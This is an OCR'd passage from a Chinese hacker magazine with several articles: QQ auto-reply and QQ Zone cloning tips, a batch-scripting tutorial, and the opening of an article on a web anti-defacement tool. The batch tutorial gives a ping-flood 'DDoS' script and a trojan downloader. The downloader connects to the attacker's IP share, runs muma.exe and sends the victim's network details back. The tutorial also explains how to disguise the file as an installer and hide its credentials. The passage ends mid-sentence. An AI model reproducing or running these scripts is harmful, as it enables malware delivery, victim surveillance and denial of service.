


图2 添加QQ号




图3 设置自动回复

然后再点击菜单栏的“挂机列表”，在软件的下方点击“功能设定2”，选“QQ状态为忙碌”，然后点击下方的“内容设置”，在“放松内容”框里添加自动回复的信息，再点下那个“+”，如图3所示。软件的一大特色就是可以设置多条的回复信息，软件会随机发送回复信息！

最后回到软件主界面，选中我们添加的qq号，右键单击“登录选中”，如图4，即可完成挂q的全部操作。




图4 登录选中的QQ

编辑点评：

不得不说，现在好用的挂Q软件越来越少了，但还是有一部分朋友需要，所以给大家带来这款挂机王。如果你也需要挂QQ，这是一个不错的选择。

将漂亮QQ空间瞬间“据”为己有

图 小坏坏

刚申请了个QQ号，想把QQ空间装扮的好看点，但又不想花钱去包黄钻。不知道有没有现成的漂亮空间可以给我克隆，在网上找了找，居然给我找到了，不敢独享，拿出来和大家分享。

首先打开http://www.qzone6.com:8080/，需要登入QQ，进去后在您要克隆的QZONE空间里填写你要克隆的QQ号码，如图1。然后点击开始复制，会弹一个窗口需要输入验证码，如图2。输完后，去自己的空间看看，是不是和你想要的效果一样啊。




图1 填写要克隆的QQ号码




图2 输入验证码



编辑点评：

文章可以说没有什么技术含量，但这种方法你想到了吗？很多时候问题不是靠技术解决的，而是需要一个好的创意。




图2 空白效果

小菜学BAT 中级篇

文 路客

星星：11月，秋到

不知道为什么一到这个季节，人的心就会很低落，很多人都是这样的，所以就有了伤春悲秋这个词了。即使太阳仍然那么大那么晒，风一刮就可以感觉到凉，也许正是因为这凉带来的悲的感受吧！更悲的是这个月还有传说中的光棍节，真是，呜呼哀哉！

从本文中你可以学到：

1、ping命令的几个可选项用法
2、net、ftp等网络命令的用法
3、批处理参数的用法

上次给大家讲了一些批处理的基础应用，不知大家都掌握了没有。这次，我们要来学习一些网络应用，黑客哪能离开网络呢？但首先，让我们来认识一下变量。

在批处理中，变量有个明显标志%，每个变量前都有%，和PHP里的$很像。而且变量名是区分大小写的，即%A和%a是两个不同的变量。还是用实例来说明吧，毕竟实用才是我们的最终目的。

一、DDOS Ping攻击器

DDOS……不多说什么了……太恶劣了，本代码仅供学习，不得用于非法用途。新建批处理pina.bat，输入以下内容：**ping %1 -l 1024 -t**。以后要攻击时只要在cmd下输入**pina x.x.x.x**，其中x.x.x.x是要攻击的IP地址。

小知识：ping是一个网络测试程序，向指定主机发送数据包，并根据返回情况判断能否与该主机交换数据。-l参数用于指定单个数据包大小，单位是字节，缺省值是32；-t参数指定ping程序不断发送数据包直到用户按ctrl+c中断。

%1，用来接收用户输入参数的变量。%1接收第一个参数，%2接收第二个（小编：%0表示批处理本身），以此类推。本例中%1接收的数据就是要攻击的IP，如图1。




图1 ping命令使用范例

值得一提的是这个程序是用单线程，因而效果并不好，在高级篇中我会将其改进。

二、下载者

先来看代码：

```
@echo off
echo 正在安装，请稍候……
net use \\60.63.57.67\ipc$ "123456" /user:"hacker"
copy \\60.63.57.67\mu\ma.exe c:\muma.exe
start c:\muma.exe
echo ****************************** >>\\60.63.57.67\mu\backdoor.txt
ipconfig /all >>\\60.63.57.67\mu\backdoor.txt
echo 正在完成安装……
rem 删除会话
net use * /del /y
echo ByeBye
exit
del backdoor.bat
```

将以上文件保存为backdoor.bat，其中60.63.64.54是你的IP地址，123456是你的密码，hack是你的用户名。再给本机加一个共享目录，共享名是mu，把木马放进这个目录并改名为muma.exe。把这个批处理发给别人，运行后会从你的电脑下载木马并执行，而且还会把肉鸡的IP地址发过来。这样即使用主动连接型木马也能顺利连接，如图2。




图2 执行批处理

其中第二、八、十一行是打算把这个批处理放在自解压文件里伪装成安装程序，如果不需要的话可以删掉这三行。

这个程序还是很有问题的。如果中招者在这个程序执行到一半时按ctrl+c中断后查看其代码，就能轻松得到你的IP、账号密码。（小编：这个问题可以用bat2exe解决，将这个批处理转换成exe可执行文件，敌人就无法查看代码了）

小知识：

echo，用来显示后面的文字
Start，运行程序
Ipconfig，可查看到当前各网卡网络连接状态
Exit，退出执行
Del，删除文件

Net，这个程序可谓Windows下的瑞士军刀了，它可以控制服务、账户、用户组、共享、时间同步、消息发送等众多功能。net use可以连接或断开计算机与共享资源的连接，也可以显示连接状态。

三、FTP上传下载

这个例子就比上一个简单一点，只用了解一些FTP命令。先说下载吧，上传时只要把get改成put就成了。新建upload.bat，代码包含下面内容的前面部分就可以了，后面是解释：

```
Cd "My Documents"     在本地进入要存放文件的目录
ftp ftp.space.com      连上ftp 服务器
username              输入用户名
password              输入密码
cd file                进入服务器上的file文件夹
ascii                  选择ascii方式传输文件
get nohack.txt           下载 nohack.txt
binary                选择二进制方式传输文件
get muma.exe            下载muma.exe
bye                    断开连接
```

这样一来，就会登录ftp.space.com把filenohack.txt和filemuma.exe下载到本机的“我的文档”里。其中ftp.space.com

是ftp服务器，username和password分别是用户名和密码。

小知识：

FTP (File Transfer Protocol)：文件传输协议。这里的ftp程序是windows自带的一个ftp客户端，登录成功后的目录浏览命令和DOS下一样，用CD、DIR等，下载文件用get命令，上传文件用put。注意：在下载或上传文件前先要用ascii或binary指定传输方式。文本文件等用ascii；图片、数据库、音乐、可执行文件等用binary。FTP使用完成时要用bye退出。用这种方法在下载者中就可以从FTP上下载木马了。

好了，又pass了一篇，笔者累啊，一面顾学习，一面赶稿纸，下期就是“最终话——小菜学BAT 高级篇”，欲知后事如何，嘿嘿（一副痴呆状，憨笑中………）。发粪啊~不好意思写错了，发奋啊………..（众读者 —_—b……）

[文章中涉及到的批处理文件在光盘中有收录]

编辑点评：

其实批处理和Windows中的大部分命令都可以看做是分离的，批处理命令用来组织大部分命令以如何的方式和顺序执行，而其它大部分命令则来完成主体功能。文章中提到的批处理参数只是其中一种，它还有其它类型的变量，例如for命令中的……呵呵，不说了，要不作者跟我急啊~还是让我们一起期待小菜学BAT的高级篇吧！

网站防黑利器安全伞

文 Bluer

从本文中你可以学到：

熟悉安全伞的功能和用法

一、前言

虽然现在已有防火墙、杀毒、入侵检测等安全防范手段，但防火墙对Web入侵基本没有作用，杀毒软件更是对变形WebShell显得无力，SQL注入稍微变形就可绕过传统IDS，由此导致的网页被篡改或挂马屡见不鲜。目前专门针对Web安全的工具还很少，而像中国中央政府门户网站所使用的iGuard网页防篡改系统又贵的惊人，因此本人决定开发一款任何人都用得起的轻量级实用反黑工具，应黑手小编的要求特写了一篇这样的文章。

二、安全伞开发

目前国内防篡改的软件已经有好几款了，像iGuard、InforGuard、WebGuard3，但可实时监控网站并发送短信通知的几乎没有。发短信有很多好处，特别是那些服务器数据比较重要的朋友，一发现黑客入侵就可立刻采取行动。短信发送模块最初设计是用支持AT指令的手机，通过数据线连接电脑，来发送短信，要实现这种方式必须理解串口通信、AT指令、短信编码、解码，虽然比较困难但最终还是在今年年初开发出来了。这种方法虽然比较好，但对于那些托管服务器的兄弟又不太实用，总不至于到电信机房去把服务器接个西门子3508手机吧，管理应用很不方便。最近刚好126邮箱开通了随身邮服务，只要手机发个短信就可和邮箱绑定，绑定后一有邮件第一时间发到你手机，你可以一条手机信息，读完整封邮件。灵光一闪，要是软件发邮件到邮箱，邮箱转发到手机不是一样可以实现吗，刚为非安全写的安全伞黑客手册专版就是用的这种方法。

本软件采用微软最新技术.net开发，.net开发有以下几个好处：

1、代码安全性比较好，不会出现像C++那样的缓冲区溢出问题；

2、支持文件监控组件，开发周期短。

网页防篡改技术的发展历程经过了第一代时间轮巡技术、第二代事件触发技术＆核心内迁嵌技术和第三代文件过滤驱动技术＋事件触发技术。安全伞使用的是第三代技术，通过FileSystemWatcher实现网站监控功能。WebShell检测则使用递归算法和正则表达式匹配功能，所以扫描速度很快，一般中型网站仅需十几分钟，大型网站也不超过30分钟。由于特征码是正则匹配，因此后门检测率高且准确。开发期间也碰到一些困难，扫描时占内存比较大而且容易假死，后来用线程解决了假死问题，而占内存问题没有很好的解决方法，这也算是用.net的一个缺陷吧，不知道哪位高手有好的解决办法，有的话谢谢和我交流。而ARP免疫功能使用的是系统Ws2_32.dll中的SendARP()函数，首先清空本机arp缓存表，